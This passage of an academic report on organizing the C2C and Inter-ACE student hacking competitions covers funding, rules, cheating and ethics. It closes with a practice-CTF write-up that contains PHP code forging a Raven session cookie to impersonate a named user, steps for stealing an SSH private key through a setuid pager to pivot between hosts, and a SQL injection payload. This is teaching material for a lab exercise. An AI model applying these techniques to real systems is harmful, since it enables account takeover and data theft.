Your largest cost is probably going to be the salaries (and associated overheads) of your staff members: you will need to budget for a number of associates (we had two, Rymer and Houghton), who could be full-time or part-time, and for a slice of the time of the Principal Investigator (we had Stajano at 25%). Figure out how many people you need depending on how large an operation you are planning, but we recommend planning for at least a hacker role, an event manager role and a fundraiser role, with possible overlap. (The PI will also have to engage in a substantial evangelism effort, as well as a high level orchestrating role to ensure the full vision is implemented.) Note that the work is somewhat "seasonal", in the sense that during the competition, in the run-up and in the aftermath, the organizing team will have to work very long hours and respond to all kinds of emergencies, but in some other periods of the year there will be comparatively little to do. Hiring people just for the peak periods is unlikely to work, though, because many of the necessary activities have long lead times (fundraising particularly, cfr. lessons 4.3.1 and 4.3.4, but also some of the technical arrangements, cfr. lesson 4.2.4) and you need the continuity of personnel, even more so if you are running the event for several consecutive years. Also, do not underestimate the difficulty of finding and recruiting the right people. If you've got a team that works, hang on to it.

You will also have to appoint a PR agency (cfr. lesson 4.1.1). They don't come cheap.

Particularly if you are running a multi-day event, consider who pays for the competitors' expenses. There is of course a spectrum of solutions, from making them pay for everything (including paying an entrance fee) to making it completely free for participants. We were mostly at the "free" end. In such a situation, two major costs are accommodation and travel. For international (particularly intercontinental) events, travel costs will be substantial. The way we played it so far was to make the host country pay for everyone's accommodation, while the guests pay for the travel of their own participants with appropriate fundraising from the organizers from the guest country. Another related cost will be the meals, both the regular in-competition meals and the rather more expensive formal dinner to go with the awards ceremony (if you fancy doing that, as we did). It would be meaningless to give money estimates here without knowing the cost of your local facilities, how many people you are inviting and how far your competitors have to come from, but you know what to get quotes for. Do not forget to take into account all the other people who turn up who are not competitors (sponsors, organizers, faculty from participating universities, reporters etc) and to figure out who will pay for them.

And then the prizes for the competitors. In most cases these will be visibly attributed to the industrial sponsors (who, however, will also be expected to contribute to the other costs, in exchange for having their names on the cheques).

If you use commercial facilities, such as a conference hotel, then you must also budget for venue rental; but if you host the competition in a university you can probably find suitable spaces at no charge.

These are the most expensive items, of the order of tens of thousands of pounds. Besides these, there will be a variety of smaller ones (a few hundred to a few thousand pounds), for which you may get some idea by scanning the Acknowledgements section on page 8 for the paragraph about "our various contractors and suppliers": anything from medals to filming, photography, website, brochures and so forth. This also gives you a tiny hint of all the work that the event manager has to arrange and coordinate.

As very broad ballpark figures, our largest international event in this series, C2C 2017, had an overall budget in the low hundreds of thousands of pounds. Industrial sponsors (tiered into a variety of precious metals such as platinum, gold and silver) contributed between a few thousands to more than fifty thousand pounds each, sometimes with the addition of substantial in-kind contributions such as running the game platform. But note also lesson 4.3.5 about running smaller local events with almost no budget for the organizing university.

4.3.1 Secure your budgets early

As stated in lesson 4.2.1, you must make a number of promises early on, when you announce the competition ("We'll run a competition on this date", "It'll be over 3 days", "We'll cover your food / accommodation / flights", "There'll be this much in cash prizes"). Most of these promises will require money. Ideally you'd first plan the event, then draw a budget, then secure all the money you need, then go public with the promises. Good luck to you, but we never managed to have it work like that.

A less theoretical approach is to plan the event, sell your vision to your government and industry backers, secure some funds, work out how much of your vision you can implement with those funds, then make the promises. If you secure any further funds after that, you can add bells and whistles, but there are some things (at least staff, venue, CTF platform) that need to be nailed down from the start.

A more cynical view is that the "secure some funds" stage will in fact only be "secure some *promises* of funds", and that the actual money will come much later, in some cases after the event is over (cfr lesson 4.3.4).

4.3.2 Set aside a contingency fund

No matter how well you plan, you will end up having to pay for things you didn't anticipate at the time you drew up your budget and presented it to your sponsors. Maybe you came up with another brilliant idea for an extra activity; maybe an unexpected problem came up and you have to fix it on the spot; or maybe you enjoyed a success-disaster, such as having budgeted for 100 attendees and suddenly having to feed 250 (cfr. section 3.2).

Do all you can to set up an uncommitted contingency fund, ideally of the order of 10% of your overall budget. We found it extremely difficult to be given this leeway when we applied for government grants, but we have found it easier to negotiate a flat sponsorship fee with industry partners and then using the funds as we deemed appropriate. We therefore recommend diversifying your portfolio of funders, both in order to retain independence and, particularly, to make it easier to set aside some uncommitted money. There usually won't be time to renegotiate the terms of the grant when you suddenly need it.

4.3.3 Understand what your parent institution can and can't do

We knew that agreeing contracts with new parties takes a long time, especially when the new parties have to be "put on the system" (whatever that means to accountants). It was a surprise to us, however, that some seemingly basic financial transactions, such as issuing an invoice so that an industrial sponsor would pay us, would be so complicated and time-consuming. But then, running a CTF is not the normal business of a university.

It is well worth investigating in advance what the finance office of your institution can do easily and what instead causes pain, especially if you then end up needing it done at short notice. You may be surprised.

4.3.4 Expect cash-flow issues even with budgets already agreed

It will take a long time for your backers to get to yes. But even then, it's far from over: even if they've given you all the assurances in the world you still need contracts to be signed, perhaps invoices to be issued, and only *then* (maybe months later—maybe even after the competition has finished) will funds be credited to your account.

You will always be short of time, so you will probably be forced to commit to promises such as "We'll pay for your flights" as soon as you get that yes. But be aware that the yes is not spendable, and that at some point someone will have to fork out the cash to buy those tickets.

Be ready to deal with cash-flow issues of this kind. When you get a yes, is it a strong enough guarantee that your institution will accept to back you up while the money hasn't arrived yet? Figure this one out before making any promises.

One of the most painful instances of this problem for us has been when the yes related to paying staff salaries. It was a very sincere yes, from people who believed in our vision and backed our project unconditionally, and the money did come through eventually, and other supporters stepped in to help in the meantime, but it took many months and was quite stressful throughout. And it happened more than once. We recommend you have a plan (or a cash reserve buffer) to cope with that.

One way around this, if you can do it, is to make your supporters agree to multi-year sponsorship deals. Then you experience this pain at the start but, after that, you enjoy a few rounds in which you no longer have to worry about securing the money (at least the crucial funds to pay the salary of your key staff, who may otherwise find employment elsewhere) and you may concentrate on organizing the actual competition. While it's a lot harder to get a multi-year sponsorship rather than one for just the next event, we have found some receptive ears and people who believed sufficiently in our vision that they would back such a project. You may be able to replicate this.

This report is being written in order to help our successors—the people who share our vision and will continue to carry it forward. We have generally written these "lessons" as if speaking to ourselves through time-travel—in other words, addressing other academics who will be organizing CTFs. However, as we said in section 2.3, the academics are just one leg of this three-legged stool: without the collaboration of industry and government, it will fall over. So it is not out of place to address government and industry as well. If you are reading this and are in a position to sponsor our academic successors, please note how much pain you unwittingly inflict, by not transferring funds promptly, on your academic partners who have to run the show. You have chosen to support them. **If you actually want the initiative to succeed,** please do everything you can to speed up the contract negotiation and signing phase and **help them secure your funds well ahead of the event.**

4.3.5 It doesn't have to be expensive

At the start of section 4.3 we gave a general breakdown of the main costs you will incur. But you can also run a CTF on the cheap if you have to. To minimize costs:

- Keep it to one day
- Use a free venue
- Make the participants pay for their own transport and accommodation
- Give medals but not cash prizes
- Outsource as much of the technical and logistical work as possible to an industry sponsor in return for their exposure (they may be happy to handle all the emails with participants if this means they get their contact details directly)
- Rely on the press agency of your industry sponsor rather than appointing your own

This is what we did with the CTF we ran in Cambridge with Facebook in 2015, the year before officially starting either Inter-ACE or C2C. And the Inter-ACE 2016, which we put together at very short notice, again with Facebook, had a similar structure, except that by then we did have one staff member on board (Graham Rymer—but he was already paid for by the C2C 2016 grant from the Cabinet Office, so that did not require raising extra funds).

The main trade-off of this strategy is that the CTF will be limited to a small-scale affair of at most 50 people that's over in a few hours, and that the format limits the opportunities for

networking between the participants: it's little more than arrive / hack a bit / applaud / go home. We attempted to mitigate that in Inter-ACE 2016 by using our own ACE-CSR funds to put up a dinner for the competitors. Still, if you have to do it on the cheap, it can be done, and it can still be enjoyable.

4.4 Rules

4.4.1 Write rules that nudge participants towards the intended goals

Writing the rules of the competition is a tool whose power should not be underestimated. Have clear ideas about the goals you want to achieve by running the competition (cfr. section 2.1), and then make sure you design rules that serve these goals.

In section 3.1 we explained how we designed the rules of our competitions to support specific goals. In C2C 2016, we mandated that each team would have members from both universities, to neutralize the noxious meme of "Cambridge *versus* Cambridge" and instead promote cooperation. And then we selected finalists at random from all entrants (within the stated constraints, cfr. section 3.1.1), rather than just taking those with the highest scores in the qualifier, so that newcomers too would have a chance to win the competition and thus the motivation to work hard.

For C2C 2017, having witnessed very low numbers of women participants in the first year, but suspecting that this was due more to lack of encouragement than to absence of potential candidates, we drafted rules intended to redress the gender balance. At first, we made a rule that mandated that each university submit both male and female students to the qualifier. But we were advised that it would be seen as discriminatory in the US. Then we drafted another rule: we tried instead at least to incentivize professors and male students to encourage participation from their female students and female colleagues respectively. Namely, with everyone but the captains being selected at random from the pool of qualifiers, we awarded a bonus that boosted the probability of being selected for all the students whose university had sent female participants to the qualifier. To guard against the fraudulent inclusion of "token females" rather than genuine competitors, we also stipulated that these female candidates would only trigger the bonus for their university if they reached a threshold score in the qualifier. We asked the opinion of past female competitors and of senior female professionals on a draft of this rule and received favourable feedback. However, in the end, it transpired that this rule, too, would be seen as discriminatory and offensive, and we ended up doing something different (cfr. lesson 4.4.2).

The success of such nudging actions often depends on providing appropriate incentives for the participants and, before that, on understanding the participants' actual motivations. This is somewhat similar to the economists' assumption that individuals behave rationally and in their own self-interest. Failing to understand the participants' true motives, or not taking into account that their risk-benefit calculations may be more complex than we thought, may easily make the nudges ineffective. For example, we did not expect that competitors would share solutions with each other during a C2C qualifier, because we thought we had set the rules so that this behaviour would only bring disadvantages: sharing a correct solution with others cannot increase the sharer's probability of being selected for the final—in fact it can only decrease it if the sharer was already strong enough to be in the "top 25" captains' pool, or leave it the same otherwise. Conversely, accepting a correct solution, and thus artificially pumping up one's score, is unlikely to bring the received into the "top 25" pool if the solution had been shared with everyone, but it is guaranteed to give the receiver less able partners than they would have otherwise got, once we form balanced teams. Despite this, participants did share solutions publicly during the C2C 2018 qualifier. Rather than calling them irrational, we should admit that we didn't properly understand/anticipate why they would do that. (More on such motivations in section 4.4.4.)

It is also worth including ethics into the discussion. As organizers, we'll want to avoid cer-

tain undesirable outcomes. Some of the ways we may employ to make participants not do the undesirable things include at least:

- making the undesirable things impossible *(such as making it structurally impossible for either MIT or Cambridge to beat the other at C2C)*
- making the undesirable things forbidden by the rules *(such as telling competitors they're not allowed to attack the scoring server)*
- making the undesirable things against the participants' own interest *(such as discouraging universities from sending us only boys, and instead actively encouraging them to look for talent in their female pool as well, and rewarding them for doing so)*

but also

- making the undesirable things ethically wrong

and this last point is particularly relevant to cheating. While we may attempt to prevent cheating with the first three strategies above, we would much prefer that participants didn't cheat because they felt it was beneath their dignity, not merely because it was impossible/hard, forbidden, or against their selfish interest. We shall revisit this point below in lessons 4.4.3 and 4.4.4.

4.4.2 Be aware of different cultural sensitivities

Some of the measures we suggested for attracting more women to the competition (cfr. lesson 4.4.1), although they were considered a welcome initiative by the women (sponsors from industry and government and past participants) we consulted for comments, were instead perceived as discriminatory in the US. Women would object because they'd find it demeaning to be awarded a bonus just for being women, rather than because of their personal merits. Someone thought such rules might even be *illegal* in the US.

When one of us (Stajano) told this story at the Security and Human Behaviour workshop[14], to a diverse international audience with a sizeable US component, in the context of a presentation on how rule and mechanism design is a powerful tool to shape behaviour, this particular topic (mechanisms to promote gender balance) elicited more comments from the audience than anything else in the presentation. Suggestions included "offering bonus points for having people of both genders" and the non-binary "requiring at least two genders". Some US delegates did not believe that mandating the presence of women participants would count as illegal in their country. A particularly useful contribution from a non-US female delegate was that women are sometimes deterred from attending male-dominated computer conferences and hackathons because of the way they are treated, made the object of unwelcome advances or otherwise harassed. Her welcome suggestion was to show leadership by articulating a strong code of conduct, condemning such objectionable behaviour in the opening session and offering resources for participants to rely upon if they needed to report anything inappropriate. A useful tip for future competitions.

Ultimately, regardless of the actual legal status, we didn't want to make any potential participants feel offended by our rules, however well-meaning, so we chose to take a completely different route to redress the gender balance. We selected female role models who had had a distinguished career in cyber and invited them to tell participants about their experience. This approach was well received by the participants, judging from the comments in the post-event survey.

We are still rather far from gender balance but we were pleased to note that, across three editions, Inter-ACE had grown from 2 (out of 40, hence 5%) to 18 (out of 134, hence 13%) women competitors between 2016 and 2018. We like to think that our initiatives towards this goal were partly responsible.

[14] Held at Carnegie Mellon University, Pittsburgh, PA, USA, 2018-05-23–25.

4.4.3 Expect some cheating

When we started, with just 25 students from MIT and Cambridge, some of whom we had personally taught, we didn't worry too much about cheating. We assumed that telling them upfront what they could and could not do was sufficient, and that their own sense of fair play would take care of the rest. It worked well. Unfortunately, as the event scaled up in size to over 100 people, we had to take cheating more seriously. On one occasion some competitors raised a formal complaint that another team had cheated. The platform operators confirmed. The culprits admitted and apologized profusely. It was the first known occurrence so we felt bad about being too merciless: we just cancelled all the points and other advantages that they had obtained through cheating, which of course was merely an "OK, let's pretend it didn't happen; now try again" rather than a punishment, but we made the incident public and told all participants that from the next time the penalties would be much harsher, up to disqualification. But then the culprits went on to win prizes, which of course ruffled feathers, and we got complaints for not having actually punished them.

Taking a step back, when considering remedies against cheating, there are several situations to be distinguished. The most favourable is Case 0, in which we can make the cheating impossible by technical means[15]—this is the optimal preventive measure and should always be preferred when possible (it's better to make X unreachable than to say "don't attack X" in the rules of engagement). If this can't be done, there's Case 1, in which violations of the rules of engagement are observable, and leave a forensic trail of evidence behind them—this case can be handled by clearly promising (and then dispensing) punishments for those who break the rules of engagement. The anecdote above falls into this case and a better way to handle it in the future might be to decide ahead of time on broad guidelines about minor and major violations and appropriate penalties for them[16]. The worst situation is Case 2, in which cheating may happen but will not necessarily be detected (you might split this into two cases: "can't always be detected", and then an even worse "can never be detected"; but much of the following discussion would apply to both, so we'll keep them together). Punishing the cheating that gets detected seems reasonable but is somewhat unsatisfactory, because it means some people may get away with it and some others will get punished for the same misbehaviour. This is, by the way, the standard case of cheating in university exams, where indeed those who are found out get punished and those who aren't get away scot-free. An instance of Case 2 (using and sharing pre-existing solutions), triggered and made possible by organizer incompetence (reusing challenges), contributed to bringing the C2C 2018 qualifier to its knees.

One possible way of dealing with Case 2 is to redefine it out of existence. We are aware of similar competitions where "getting help from home", while not officially encouraged, is tacitly tolerated, simply because you can't tell who's doing it and probably everyone is doing it anyway. This may be acceptable in some situations, but not in others. It would not have worked for the C2C 2018 qualifier, in which the scores had been invalidated to a point where we could no longer use them to form balanced teams. There is also the complementary issue of whether tolerating and indeed silently endorsing undesired behaviour is morally right, on which see lesson 4.4.4 next.

[15] For an example of a technical countermeasure along these lines, in 2016–17 Gábor Szarka, gold medal winner in both C2C 2016 and Inter-ACE 2016, did his final-year undergraduate dissertation with Frank Stajano on the topic of automatic CTF challenge generation. His "Blinker" framework allows a challenge author to define a template from which many variations will be automatically generated, so that each competitor can be given a slightly different problem. Although this does not make it technically impossible for competitors to collude and share solutions, it provides enough of a speed bump that it may at least discourage the practice somewhat. Gábor has generously made his Blinker code freely available under the BSD licence and you may get it from `https://gs509.user.srcf.net/blinker/`.

[16] Punishing *every* possible violation with instant disqualification is probably unnecessarily draconian.

4.4.4 Put the ethics back into ethical hacking

In the context of a CTF, we encourage competitors to reverse-engineer programs, break into machines, find and exploit vulnerabilities and generally exercise all the attacking skills that the bad guys use in their criminal endeavours. This never fails to shock and alarm the journalists who come to inverview us and our students. It is, however, a necessity: attack and defense are inextricably intertwined. You cannot design a strong lock unless you are skilled at lockpicking. You cannot hope to anticipate the moves of the bad guys and defeat the rascals unless you're at least as good as them at what they do.

But there has to be a difference, right? A pretty fundamental difference. Otherwise, why are our competitors the good guys and these others the bad guys, if they do the same things? One difference is clearly what you use these attacks skills for: robbing bank, bad; finding holes in your bank's website and patching them before the bad guys exploit them, good. But that's just operational. The real difference has to be not merely about the actions but about the *values* that drive those actions. The difference has to be that the good guy *is* good, and will only do good things.

One thing we learnt over these three years is that perhaps we took this so much for granted ("all our friends, and indeed all our students, are of course good guys") that we didn't make ethics sufficiently explicit in our competitions. Going forward, we'd make ethics more prominent. We see our competitors as the heroes, the role models for their younger successors who watch from home, and we want them to feel that way—knights in shining armour, defending us from the Forces of Evil. And we naturally assumed that these knights would have a chivalrous heart and would never engage in behaviour as vile and disgraceful as cheating. This was indeed so for the majority of them, thankfully, but the fact that a few did resort to cheating is disturbing, and must be addressed. We wish them to feel they are part of a special élite of heroes (we believe we did indeed convey this) and that unethical behaviour is below their dignity and totally unacceptable, whether technically possible or not.

One of us (Stajano) has been teaching kendo, the Japanese "way of the sword", for over 15 years at the University of Cambridge. There is a parallel to teaching hacking techniques and teaching the use of a lethal weapon. Why doing either in the first place? We don't teach kendo so that people will go around chopping heads with a samurai sword: "The concept of kendo is to discipline the human character through the application of the principles of the katana [All Japan Kendo Federation]". 7th Dan master swordsman Tanaka Mamoru comments on the difference between sports and *budo* (Japanese traditional martial arts). He observes that, in sports, high level play is conducted right at the edge of what the rules allow, sometimes even pushing the rules a little:

> For example, in the 2002 Soccer World Cup, I noticed the announcers often said things like: "Well, something like that probably shouldn't be called a foul" and "Well, that much is okay, isn't it?" and similar expressions. While these announcers recognize that the action in question was in fact a violation, there seems to be an understanding that perhaps some violations of the rules are understandable, and even acceptable, if they enhance the development of the game to stimulate a higher level of play. We have to ask, though, is this necessarily a good thing? ... In the quest for higher-level play, ... the boundary between acceptability and rule violation can be pushed outward and extended almost infinitely. Naturally this kind of situation leads to the thinking that a violation is only a violation if it is judged to be so by the referee, regardless of what the rules say; further, it also leads to the attitude that it's okay to violate the rules as long as the referee can't see it. ... [In contrast,] the following of rules in modern budo does in fact have a basic parallel with the [Japanese samurai] code of "maintain-

> ing honour, and knowing shame" ... Attempting to infringe upon established rules—arguably a form of cowardly, mean, or in any case unfair behaviour—actually does little to encourage so called "higher-level" technique; ... From this perspective, competitors seeking better or higher-level match content would do well to impose upon themselves a program of self-regulation that is even more demanding than that called for by the rules and regulations.
> [M. Tanaka, "Budo in an age of diversification", *Kendo World* 2(4):63–68, 2004.]

The disaster of the C2C 2018 qualifier is a good case to discuss here. It should first of all be noted that the degree to which a number of people behaved unethically at the C2C 2018 qualifier (relying on pre-existing write-ups, rather than solving the problems from scratch, and sharing the write-ups with other participants) is not the most severe, and that it would not have happened without our spectacular cock-up of our technical partner reusing previous challenges, which is the primary root cause of the problem. Looking for related tutorials online is common practice in a CTF[17] and competitors can't be faulted for doing that. However a thin line is crossed when, on finding the actual solution to that very problem, they go ahead and use it, passing it on as their own work. Of course the eye is quick, the flesh is weak, and the feeling is probably that "even if I didn't use this solution then everyone else who had googled around would use it and I'd be the only loser", and several other self-absolving justifications along these lines. Such thoughts are probably also at the root of the drive towards sharing the write-ups publicly during the qualifier: "after all, if I share it with the others, I can't be faulted, because I wasn't trying to keep it to myself to gain an unfair advantage"[18] [19].

In Book II of Plato's *Republic*, Plato's brother Glaucon tells the story of the Ring of Gyges, which bestowed invisibility upon its owner. What would you do if you suddenly acquired the ability to become invisible? The poor shepherd who found the ring in a cave managed to use it to enter the royal palace, seduce the queen, kill the king and become King of Lydia himself. Glaucon suggests that even a just man would find the temptation of the ring too great, and that it would lead him to dishonest deeds:

> no one, as it would seem, would be so adamant as to stick by justice and bring himself to keep away from what belongs to others and not lay hold of it, although he had license to take what he wanted from the market without fear, and to go into houses and have intercourse with whomever he wanted, and to slay or release from bonds whomever he wanted, and to do other things as an equal to a god among humans.
> [Plato, *Republic*, II:360 b-c]

So we shouldn't be too surprised, Glaucon tells us, if competitors who find a write-up for their challenge end up using it: it's just human nature, because people only act justly for fear of retribution. Acting with injustice, he says, is actually more advantageous to individuals than acting with justice, so long as they can do it with impunity. Much as this pragmatic argument

[17] Unless explicitly forbidden—but even then we'd be in what we called Case 2 in lesson 4.4.3, because in practice nobody can police whether competitors connect to the Internet, perhaps through their phones.

[18] These sentences in quotation marks are imaginary thought bubbles written by us, not actual quotes from competitors.

[19] Of course there is still an unfair advantage in getting the same score as someone who hadn't looked for (or found) the write-up and had already actually solved the challenge on their own by the time the solution was shared. And, on a different note, reporting to the organizers that the challenge had a public write-up, in order to have it invalidated for everyone, would be the ethical course of action, but would also penalize those competitors who had already put in the time to solve it by themselves. And of course, if the platform providers had recycled only one challenge, they could eliminate just that one; but if most of the challenges were recycled, the organizers wouldn't be able to do much in terms of remedial action.

sounds sensible and appealing, for those patient enough to read through to book X eventually Plato's master Socrates wins Glaucon over with a contrarian and morally superior opinion.

Our duty as organizers of ethical hacking competitions is first of all not to lead competitors into temptation with our own screw-ups; but then to send a clear message that, no matter how natural and harmless it may seem, cheating is *wrong*, and is not something they should engage in if they want to be different from the honourless criminals they are going to be called upon to fight.

We felt it would have been wrong for us to dismiss cheating as inevitable and "OK after all", and reward (with free flights, free accommodation and potentially even cash prizes) a number of people who had cheated. Cancelling the 2018 event sent the message that cheating is not OK and that those who cheated had spoiled the game for everyone.

For future editions[20], it is important not merely to devise better technical and regulatory countermeasures against cheating (lesson 4.4.3) but to reinforce the message that competitors are there as the flag-bearers of a new generation of good guys, for whom cheating is inherently wrong and beneath their dignity. They need to maintain the moral upper ground at all costs. If they succumb to a Machiavellian "the ends justify the means" ethic, then they will be easy prey to the seductive powers of the Ring of Gyges and may end up one day putting their specialist hacking skills to wicked uses, perhaps even thinking it's not such a big deal. We must make them feel, deep inside, that this is a disgusting thought. This mindset can't be taught in a lecture but is a more important and fundamental lesson for an "ethical hacker" to acquire than how to exploit buffer overflows.

[20] Besides of course keeping a closer eye than we did on technical partners to ensure they won't use recycled challenges (lesson 4.2.4).

5 Conclusions and going forward

Raising a new generation of cyber defenders is an ambitious endeavour and creating the C2C and Inter-ACE events was no more than a small contribution towards it. But we planted a tiny seed that, with care, may yet grow into a mighty tree.

We are very grateful to the various UK government institutions that supported us and that expressed a desire to continue to support our successors. Their backing of this project is a forward-looking investment in the future. We share with them the vision that, in due course, this initiative ought to become self-sustaining and, having proved its worth, ought to be funded primarily from industry, which needs competent cyber security graduates at least as much as government does. We are very grateful to the industrial sponsors who have already supported us so far and we hope they will be joined by many others in supporting our successors.

While Inter-ACE remains a national competition, we are excited to see C2C become global. We look forward to it expanding to dozens of countries[21]. It would be desirable to find a mechanism to rotate the hosting institution yearly around countries and continents while preserving the continuity of intent and experience that we and our MIT colleagues were able to provide so far. Perhaps the model used by some technical conferences in our field can be of inspiration, with non-executive steering committee appointing a rolling pipeline of two co-chairs, each serving for two consecutive years, in which the incoming (junior) chair for this year is helped and mentored by the outgoing (senior) chair who already served last year. It would also be beneficial to decouple the roles, perhaps by delegating most of the organizational and fundraising tasks to an international foundation that would be in a position to retain some permanent staff, while the posts of technical chair and local arrangements chair would rotate year on year. Once the foundation reached a sufficient "reputational critical mass", this arrangement might free the volunteers who have actual cyber security expertise from the necessary but laborious, time-consuming and non-technical job of chasing up sponsors.

Besides expanding to more countries, we should continue to strive to reach more people, and more kinds of people, in the countries we already reach. One way to scale in that dimension might be with a hierarchical arrangement of smaller regional competitions feeding into higher-level ones. This ought to be leveraged by ensuring that each local competition reaches not only the university students who can be competitors but, crucially, the high school students in the area (cfr. lesson 4.1.1); and not only the EECS students, but students in any field, with a sharp mind and with a will to defend our digital society from the Bad Guys (cfr. lesson 4.2.5).

We hope that in a decade or two we'll be able to see significant results. Aside from a growing number of competent cyber defenders coming out of the pipeline, our best reward would be to witness a synergic world-saving action by some key actors in cyber security from different countries who had kept in touch throughout their careers after originally meeting at one of our competitions[22].

[21] The name may have to change, of course, if it's no longer going to be hosted just by MIT and us.

[22] If you're one of them, please send us a postcard when you do—you'll make our day.

Appendices


A Sample problems and solutions

A.1 Write-up of practice CTF of 2015-12-07

(. . . starts on next page. . .)

CTF Report

Well done to everyone who took part in the mini-CTF event held at the end of MT. 17 of you submitted at least one flag, but only two of you found all ten! If you're curious, the number of people finding each flag looked like this:



I won't publish individual scores in this document or elsewhere, you know which flags you got. It was very interesting to see how people tackled some of these problems. Clearly a few of you have done this sort of thing before, and knew where to look. Very well done to anyone who has never seen these types of problems before, but was able to research a solution and have a go anyway!

The next section of this document illustrates the expected solutions to each problem. Of course there might be more than one way to approach each task, but there is usually a shortest path, and it is that which I have documented here. If you did something unusual, and found the flag anyway, then of course I would love to hear about it!

Game 01 – Transposition

"The website *here* is secured by Raven. The Ucam WebAuth implementation used can be found *here*. The webmaster used a secret key containing the letters "ADFGVXYZ", but I'm not sure of the order these letters should be in. This key is used as the secret key for generating the HMAC-SHA1 "signature" appended to the end of the session cookie. To obtain the flag for this challenge you will have to authenticate as Lord Sainsbury of Turville (djs234). Good luck!"

This challenge required some coding skill. You needed to write some code which could brute force the HMAC-SHA1 signature on the end of the cookie string. First, you needed to get a cookie to work with by logging in to the website as yourself. An easy way to view any returned cookie is to use a Firefox plugin like “Cookies Manager+”. Some details of the secret key input to the HMAC-SHA1 algorithm were known; you knew that the key used the letters “ADFGVXYZ”, but you did not know which order they should be arranged in. There were of course 8!=40320 permutations to test. Your code needed to run through all permutations of “ADFGVXYZ”, generate a cookie using the same data, and check for a match. Once a match was found, you could forge a cookie using the the CRSid “djs234”. Some example code for cookie forgery is provided below. This code reads a valid cookie string, and replaces the CRSid with that belonging to Lord Sainsbury of Turville:

```
<?php

function wls_encode($str) {
 $result = base64_encode($str);
 $result = preg_replace(array('/\+/', '/\//', '/=/'), array('-', '.', '_'),
$result);
 return $result;
}

function hmac_sha1($key, $data) {
 $blocksize = 64;
 if (strlen($key) > $blocksize)
  $key = pack('H*', sha1($key));
 $key = str_pad($key, $blocksize, chr(0x00));
 $ipad = str_repeat(chr(0x36), $blocksize);
 $opad = str_repeat(chr(0x5c), $blocksize);
 $hmac = pack('H*', sha1(($key^$opad).pack('H*', sha1(($key^$ipad).$data))));
 return wls_encode(bin2hex($hmac));
}

$SESSION_TICKET_PRINCIPAL = 6;
$SESSION_TICKET_SIG = 10;

$session_ticket = explode('!', rawurldecode(file_get_contents('cookie')));

echo $session_ticket[$SESSION_TICKET_PRINCIPAL];

// Usurp...
$session_ticket[$SESSION_TICKET_PRINCIPAL] = 'djs234';

echo $session_ticket[$SESSION_TICKET_PRINCIPAL];

$cookie = '';
for ($i=0; $i<count($session_ticket) - 1; $i++) {
 if (isset($session_ticket[$i]))
  $cookie .= $session_ticket[$i];
 $cookie .= '!';
}

$sig = hmac_sha1("XFDZYVGA", $cookie);

$cookie .= '!' . $sig;
```

```
echo $cookie;
?>
```

It was probably a good idea to use snippets of the original PHP code, just in case there's something weird with that particular implementation (like it doesn't actually do HMAC-SHA1 properly for example). Also, this would've saved lots of time over writing your own implementation. You were not being judged on the elegance of your code, only finding the flag!

Game 02 – Inception

> Connect to the following server (SSH) using the username "player" and the password "m4try0shk4":
>
> *target.url*
>
> This system has some clumsy users. Perhaps you can pivot on this system and venture deeper inside the network? Good luck!

This problem required you to potter about on some Linux servers. If you are not comfortable pottering about on Linux servers, then this will have taken a lot more time and effort. However, If you're a seasoned system administrator, then you will have found this much easier! The key to working through this challenge was understanding Linux file permissions.

On connecting to the first machine, you might have noticed that a second neighbouring machine was listed in "/etc/hosts". This second machine was named "nexthop", and was your intended destination (that's where the flag was). In order to connect to it you obviously needed some credentials, which you actually had to steal from the only other user of the system, "janus". Luckily for you, janus had been busy writing some vulnerable code, and had left a setuid binary in his home directory which you could execute. The binary was just a simple wrapper around the "more" command, and used "execv" to launch it. When you ran the program, it called "more" to print out the contents of a file named "std002.txt" which resided in the same directory. The command "more" would have run with the privilege of user janus, which was very handy for reading lots of other things owned by janus! Probably the easiest way to exploit the situation was to ask "more" to start up an editor using the "v" command. Then you could've used this editor to start reading other files. The file you needed to get to the next server was ".ssh/id_rsa", a private key belonging to janus. Once you had this key, you could use it to connect to "nexthop".

Once connected to the next system inside the network, you needed to tackle a similar challenge to extract the flag. The flag was in the home directory of the only other user of the system, "pluto" ("/home/pluto/.flag"). pluto had also been busy writing vulnerable code, and had left another setuid binary in his home directory. The binary this time was a wrapper around the "cat" command. This

binary only accepted a single command-line argument, and would not let you simply list ".flag" (it checked the filename supplied). Probably the easiest exploit was to create a symbolic link to the file ".flag" with a different name, and ask the binary to read that instead.

Game 03 – Thunderball

> The website *here* is used to keep track of staff. Some staff data is "classified", and you will have to find a way to extract it. Good luck!

The target web application was vulnerable to a very simple SQL injection. The query which returned the list of staff looked like this:

```
SELECT * FROM agents WHERE codename LIKE \''.$CODENAME.'\' AND NOT
classified
```

Here "classified" was a a boolean field in the underlying MySQL database. When searching for a codename, you needed to choose a parameter which effectively truncated the SQL statement so that it did not check the value of "classified". Probably the simplest input would've been something like this:

```
00%';--
```

When inserted into the SQL statement, the resulting query would've looked like this:

```
SELECT * FROM agents WHERE codename LIKE \''.00%';--.'\' AND NOT
classified
```

The query would now return all the rows from the table without any additional criteria.

Game 04 - Rockumentary

> You have come into posession of some hashed *passwords*. You will need to crack the passwords of three users, "part1", "part2", and "part3". Concatenate the three recovered passwords to form the flag. Good luck!

